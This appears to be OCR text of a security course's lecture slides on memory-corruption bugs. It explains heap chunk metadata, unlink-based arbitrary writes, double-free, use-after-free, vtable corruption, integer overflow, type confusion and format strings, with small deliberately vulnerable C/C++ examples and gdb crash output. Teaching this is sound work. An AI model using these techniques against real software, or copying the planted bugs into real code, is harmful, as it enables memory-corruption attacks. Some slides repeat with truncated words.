

Allocated Chunk


**Bitmap**

- P - This bit is set when previous chunk is allocated
- M - This bit is set when chunk is mmap'd
- N - This bit is set when this chunk belongs to a thread arena.


chunk
User data of previous chunk since previous chunk is allocated.
This chunk size
N
M
P
mem
fd - Points to next chunk in the binlist.
bk - Points to previous chunk in the binlist.
Unused Space
next chunk
Previous size field contains its previous chunk's size since previous chunk is free.


Free Chunk


chunk
If previous chunk is free, this field contains size of previous chunk, else user data.
This chunk size
N
M
P
mem
User data
next chunk
Previous size field contains user data since its previous chunk is allocated.
This chunk size
N
M
P
Corrupted metadata
mem
User data
next chunk
Previous size field contains user data since its previous chunk is allocated.


chunk
If previous chunk is free, this field contains size of previous chunk, else user data.
This chunk size
N
M
P
mem
User data
next chunk
Previous size field contains user data since its previous chunk is allocated.
This chunk size
N
M
P
mem
fd - Points to next chunk in the binlist.
bk - Points to previous chunk in the binlist.
Unused Space
next chunk
Previous size field contains its previous chunk's size since previous chunk is free.
Corrupted metadata

# Linked-list Manipulation to Arbitrary Write

Corrupted pointers attacker controlled next and prev pointers due to the overwritten n




**Remove *n***

n->next->prev = n->prev;


n->prev->next = n->next;

# Linked-list Manipulation to Arbitrary Write

Original list, with a pointer to a node to be removed:

Step 1: Change the prev field of the node to the right of node n:

Step 2: Change the next field of the node to the left of node n (n is now removed from the list):




**Remove *n***

*(n->next + prev_offset) = n->next

n->next->prev = n->prev;

*(n->prev + next_offset) = n->next

n->prev->next = n->next;

# Examples 1

```
int main(int argc, char **argv)
{
	int i;
	char *buf1;

	buf1 = malloc(64);
	for (i = 0; i < 200; i++)
		buf1[i] = 'A';
	return 0;
}
```

```
int main(int argc, char **argv)
{
	int i;
	char *buf1;

	buf1 = malloc(64);
	for (i = 0; i < 200; i++)
		buf1[i] = 'A';
	free(buf1);
	return 0;
}
```

# Examples 2

```
0x00007ffff7aaa155 <+293>:    pop    %r13
0x00007ffff7aaa157 <+295>:    pop    %r14
0x00007ffff7aaa159 <+297>:    pop    %r15
…
0x00007ffff7aaa185 <+341>:    cmp    %rax,%rbx
0x00007ffff7aaa188 <+344>:    je     0x7ffff7aaa9bf <_int_free+2447>
0x00007ffff7aaa18e <+350>:    testb  $0x2,0x4(%r12)
0x00007ffff7aaa194 <+356>:    je     0x7ffff7aaaa4e <_int_free+2590>
=> 0x00007ffff7aaa19a <+362>: mov    0x8(%r13),%rax
```

```
int main(int argc, char *
{
    int i;
    char *buf1, *buf2;

    buf1 = malloc(64);
    buf2 = malloc(64);
    for (i = 0; i < 200; i++)
        buf2[i] = buf1[i] = 'A';
    free(buf2);
    free(buf1);
    return 0;
}
```

```
(gdb) x $r13
0x4141414141a15190
```

```
Program received signal SIGSEGV,
Segmentation fault.
_int_free (av=0x7ffff7dd6620 <main_arena>,
p=0x601050, have_lock=0)
   at malloc.c:3966
```

# Double-Free Bugs

```
int main(int argc, char **argv)
{
	int i;
	char *buf1, *buf2;

	buf1 = malloc(200);
	buf2 = malloc(200);
	for (i = 0; i < 200; i++)
		buf2[i] = buf1[i] = 'A';
	free(buf2);
	free(buf2);
	return 0;
}
```

Freeing the same buffer twice can also lead to metadata corruption

- May be harder to exploit

# Heap Overflows In Practice

Exploiting the allocator depends on

- The allocator’s implementation
- The sequence of allocator calls in the program

The attacker may need to “guide” the program to perform a long sequence of allocations and deallocations to **align** the objects in the heap

# Use-After-Free Vulnerabilities

A buffer, object, etc. is used after being freed

Scenario:

1. Program allocates and then later frees block A
2. Attacker allocates block B, reusing the memory previously allocated to block A
3. Attacker writes data into block B
4. Program uses freed block A, accessing the data the attacker left there

```
int main(int argc, char **argv)
{
    struct objectA *objA;
    struct objectB *objB;

    objA = malloc(sizeof(struct object A));
    funcA(objA);  /* frees objA */
    objB = malloc(sizeof(struct object B));
    funcB(objhB) /* writes on objB */
    …
    funcAA(objA); /*accesses freed objA */
```

# Use-After-Free Vulnerabilities

- A buffer, object, etc. is used after being freed
- Scenario:
  1. Program... later fre...
  2. Attacke... reusing the memory... previous... block A
  3. Attacke... block B
  4. Program... A, acces... attacker left there

```
int main(int argc, char **argv)
{
    ... *objA;
    ... *objB;

    ... sizeof(struct object A));
    funcA(objA); /* frees objA */
    ... sizeof(struct object B));
    ... /* writes on objB */

    ... /*accesses freed objA */
```

```
struct objectA {
        …       …
        void (*fprt)();
        char *string;
        …
 }
```

```
struct objectB {
        …       …
        int a;
        long b;
        …
 }
```

# C++ Vulnerabilities

```
class ClassA {
…
virtual void vfunc1() { /* code Avf1 */
void func1() { /* code Af1 */
};
```

```
class ClassB : ClassA {
…
virtual void vfunc1() { /* code Bvf1 */
virtual void vfunc2() { /* code Bvf2 */
void func2() { /* code Bf2 */ }
};
```


```
int main(int argc, char **argv)
{
      ClassA *a;
      ClassB *b;

      b = new ClassB();
      ….
      a = b;
      a->vfunc1();
      b->vfunc1();
```

Which functions are called?

# Late Binding and VTables

The actual virtual function that will be called depends on the object type NOT on the class type of the variable used in the invocation

VTables are used to enable late binding




# Late Binding and VTables

The actual virtual function that will be called depends on the object type NOT on the class type of the variable used in the invocation

VTables are used to enable late binding

**Heap overflows can be used to corrupt the vptr**




# Global Data Overflows

# Global Data Overflow

Arrays in .bss and .data segments

```
static char global_path[256];
static char scratch_buffer[1024];


int main(int argc, char **argv)
{
```



# Integer Overflows

# Integer Overflows

Integers wrap around!

Can be used to bypass if statements

# Example: Only 5 Clients Can Connect

```
unsigned int connections = 0;
...
/* new connection attempt */
...
if(connections<5) {
        connections++;
}

if(connections<5) {
        grant_access();
}else{
        deny_access();
}
```

# Integer Overflows

Integers wrap around!

Can be used to bypass if statements

Can do arbitrary writes by referencing negative offsets in arrays

```
buf[-1000] = input
```

# Type Confusion

# Type Confusion

```
class ClassA {
…
virtual void vfunc1() { /* code Avf1 */
void func1() { /* code Af1 */
};
```

```
class ClassB {
…
virtual void foobar(int foo, int bar);
}
```

```
int main(int argc, char **argv)
{
    ClassA *a;
    ClassB *b;

    a= new ClassA();
    ….
    b = (Class B)objA;

    b->foobar();
```

C/C++ is weakly typed

# Type Confusion is "In"

One Perfect Bug: Exploiting Type Confusion in Flash

- https://googleprojectzero.blogspot.com/2015/07/one-perfect-bug-exploiting-type_20.html

CVE-2016-3185 php: Type confusion vulnerability in make_http_soap_request()

- https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2016-3185

Python xmlparse_setattro() Type Confusion

- http://bugs.python.org/issue25019

Exploiting Type Confusion Vulnerabilities in Oracle JRE (CVE-2011-3521/CVE-2012-0507)

- http://schierlm.users.sourceforge.net/TypeConfusion.html

# Format String Exploits

# Format String Bugs

Occurs when untrusted input is used as format string

Exploits how variadic functions and the printf-family of functions specifically work


int **printf**(const char * restrict format, ...);

# Argument Types and Number Based on Format String

printf("%ld %h %c %g %s", long_integer, short, character, double, string);

Arguments are pushed to the stack!

